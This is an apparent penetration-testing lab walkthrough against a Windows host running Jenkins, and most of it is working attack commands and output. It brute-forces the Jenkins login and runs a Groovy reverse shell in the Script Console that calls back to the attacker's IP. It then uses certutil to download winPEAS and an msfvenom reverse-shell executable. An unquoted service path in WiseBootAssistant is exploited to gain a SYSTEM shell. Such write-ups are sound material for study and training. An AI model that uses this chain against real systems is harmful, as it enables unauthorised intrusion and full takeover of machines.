
Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			302			318	
1	admin	password	302			318	
2	administrator	password	302			318	
3	jenkins	password	302			318	
4	admin	Password	302			318	
5	administrator	Password	302			318	
6	jenkins	Password	302			318	
7	admin	jenkins	302			318	
8	administrator	jenkins	302			318	
9	jenkins	jenkins	302			315	
10	admin	Jenkins	302			409	
11	administrator	Jenkins	302			407	
12	jenkins	Jenkins	302			408	
13	admin	Password1	302			408	
14	administrator	Password1	302			408	
15	jenkins	Password1	302			408	

Request Response

Pretty Raw Hex

```
1  POST /j_spring_security_check HTTP/1.1
2  Host: 192.168.126.137:8080
3  Content-Length: 61
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://192.168.126.137:8080
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.126.137:8080/login?from=%2F
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: JSESSIONID.0089c268=node0qqnzc66792upztfbequpi8jk37.node0
14 Connection: keep-alive
15
16 j_username=jenkins&j_password=jenkins&from=%2F&Submit=Sign+in
```

Look at the response differences, we see the Set-Cookie changes



8	administrator	jenkins	302			318
9	jenkins	jenkins	302			315

Request Response

Pretty Raw Hex Render

```
1  HTTP/1.1 302 Found
2  Date: Wed, 22 Nov 2023 16:59:09 GMT
3  X-Content-Type-Options: nosniff
4  Set-Cookie: remember-me=; Path=/; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0
5  Expires: Thu, 01 Jan 1970 00:00:00 GMT
6  Location: http://192.168.126.137:8080/loginError
7  Content-Length: 0
8  Server: Jetty(9.4.41.v20210516)
9
10
```


8	administrator	jenkins	302			318
9	jenkins	jenkins	302			315


Request Response

Pretty Raw Hex Render


```
1  HTTP/1.1 302 Found
2  Date: Wed, 22 Nov 2023 16:59:09 GMT
3  X-Content-Type-Options: nosniff
4  Set-Cookie: JSESSIONID.0089c268=node01l71zu9tniuov1t4l7th8buj6138.node0; Path=/; HttpOnly
5  Expires: Thu, 01 Jan 1970 00:00:00 GMT
6  Location: http://192.168.126.137:8080/
7  Content-Length: 0
8  Server: Jetty(9.4.41.v20210516)
9
10
```

This indicates jenkins jenkins was able to successfully login






Looking through the 'Manage Jenkins' section and looking around at the CLI or Script Console, the Script Console shows it run in Groovy




Looking for Groovy Reverse Shells, there's a gihub article




```
String host="192.168.126.129";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(
pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();
Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```

Looking at this code, it's using cmd.exe to run the reverse shell, using the port of 8044. So start netcat on that port, then change the localhost to your IP, then run it.



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 8044
listening on [any] 8044 ...
connect to [192.168.126.129] from (UNKNOWN) [192.168.126.137] 50734
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>
```

```
C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>hostname
hostname
Butler

C:\Program Files\Jenkins>
```

Priv Esc

```
C:\Program Files\Jenkins>systeminfo
systeminfo

Host Name:                 BUTLER
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.19043 N/A Build 19043
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          butler
Registered Organization:
Product ID:                00329-20000-00001-AA079
Original Install Date:     8/14/2021, 3:51:38 AM
System Boot Time:          11/22/2023, 10:38:48 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 167 Stepping 1 GenuineIntel ~3504 Mhz
                           [02]: Intel64 Family 6 Model 167 Stepping 1 GenuineIntel ~3504 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.18452719.B64.2108091906, 8/9/2021
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,408 MB
Virtual Memory: Max Size:  3,199 MB
Virtual Memory: Available: 1,730 MB
Virtual Memory: In Use:    1,469 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
                           [01]: KB4601554
                           [02]: KB5000736
                           [03]: KB5001330
                           [04]: KB5001405
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.126.254
                                 IP address(es)
                                 [01]: 192.168.126.137
                                 [02]: fe80::69f3:7621:e193:7e41
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

C:\Program Files\Jenkins>
```

Using Winpeas

```
┌──(root㉿kali)-[/usr/share/peass/winpeas]
└─# ls
winPEASany.exe  winPEASany_ofs.exe  winPEAS.bat  winPEASx64.exe  winPEASx64_ofs.exe  winPEASx86.exe  winPEASx86_ofs.exe

┌──(root㉿kali)-[/usr/share/peass/winpeas]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
certutil.exe -urlcache -f http://192.168.126.129/winPEASx64.exe winpeas.exe
```

```
C:\Program Files\Jenkins>certutil.exe -urlcache -f http://192.168.126.129/winPEASx64.exe winpeas.exe
certutil.exe -urlcache -f http://192.168.126.129/winPEASx64.exe winpeas.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Program Files\Jenkins>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\Program Files\Jenkins

11/22/2023  09:21 AM    <DIR>          .
11/22/2023  09:21 AM    <DIR>          ..
11/22/2023  08:50 AM            86,298 jenkins.err.log
07/28/2021  11:28 AM           620,544 jenkins.exe
07/28/2021  01:51 PM               228 jenkins.exe.config
11/22/2023  10:39 AM               520 jenkins.out.log
07/28/2021  01:49 PM        74,258,876 Jenkins.war
11/22/2023  10:39 AM            18,221 jenkins.wrapper.log
08/14/2021  04:11 AM             3,011 jenkins.xml
11/22/2023  09:21 AM         2,387,456 winpeas.exe
               8 File(s)     77,375,154 bytes
               2 Dir(s)  12,022,300,672 bytes free

C:\Program Files\Jenkins>
```

```
C:\Program Files\Jenkins>winpeas.exe
winpeas.exe
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v VirtualTerm
inalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files). If you are admin, y
ou can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes only.Any misuse of this software will not be the responsibil
ity of the author or of any other collaborator. Use it at your own devices and/or with the device owner's permission.

  WinPEAS-ng by @hacktricks_live
```

Scrolling through this the main thing that sticks out is `WiseBootAssistant`

```
    WiseBootAssistant(WiseCleaner.com - Wise Boot Assistant)[C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe] - Auto - Running - No quotes and Space
detected
    YOU CAN MODIFY THIS SERVICE: AllAccess
    File Permissions: Administrators [AllAccess]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Wise\Wise Care 365 (Administrators [AllAccess])
    In order to optimize system performance,Wise Care 365 will calculate your system startup time.
```

We look at this because there's no quotes and theres spaces, and everyone can access it. It's in a path that has no quotes and the path has spaces. When Windows runs this, it will look at everything before the first space and add a .exe, Eg. C:\Program.exe, C:\Program Files.exe, etc.

So we can make a .exe and place it anywhere in here. Eg wise.exe
Using MSFVenom for the manual way or making the payload instead of msfconsole.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.126.129 LPORT=8008 -f exe -o wise.exe
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.126.129 LPORT=8008 -f exe -o wise.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: wise.exe

┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Get into the Wise directory and get this onto host

```
certutil.exe -urlcache -f http://192.168.126.129/wise.exe wise.exe
```

```
c:\Program Files (x86)\Wise>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of c:\Program Files (x86)\Wise

08/14/2021  05:28 AM    <DIR>          .
08/14/2021  05:28 AM    <DIR>          ..
08/14/2021  04:34 AM    <DIR>          Wise Care 365
               0 File(s)              0 bytes
               3 Dir(s)  11,970,871,296 bytes free

c:\Program Files (x86)\Wise>certutil.exe -urlcache -f http://192.168.126.129/wise.exe wise.exe
certutil.exe -urlcache -f http://192.168.126.129/wise.exe wise.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

c:\Program Files (x86)\Wise>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of c:\Program Files (x86)\Wise

11/22/2023  09:45 AM    <DIR>          .
11/22/2023  09:45 AM    <DIR>          ..
08/14/2021  04:34 AM    <DIR>          Wise Care 365
11/22/2023  09:45 AM             7,168 wise.exe
               1 File(s)          7,168 bytes
               3 Dir(s)  11,982,245,888 bytes free

c:\Program Files (x86)\Wise>
```

Start the netcat with the port we show when making the payload

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 8008
listening on [any] 8008 ...
```

BEFORE we run wise.exe we need to stop the WiseBootAssistant

```
c:\Program Files (x86)\Wise>sc stop WiseBootAssistant
sc stop WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x3
        WAIT_HINT          : 0x1388

c:\Program Files (x86)\Wise>sc query WiseBootAssistant
sc query WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

c:\Program Files (x86)\Wise>
```

Now start it, and it will run as Admin(SYSTEM)

```
c:\Program Files (x86)\Wise>sc start WiseBootAssistant
sc start WiseBootAssistant
```

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 8008
listening on [any] 8008 ...
connect to [192.168.126.129] from (UNKNOWN) [192.168.126.137] 49876
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```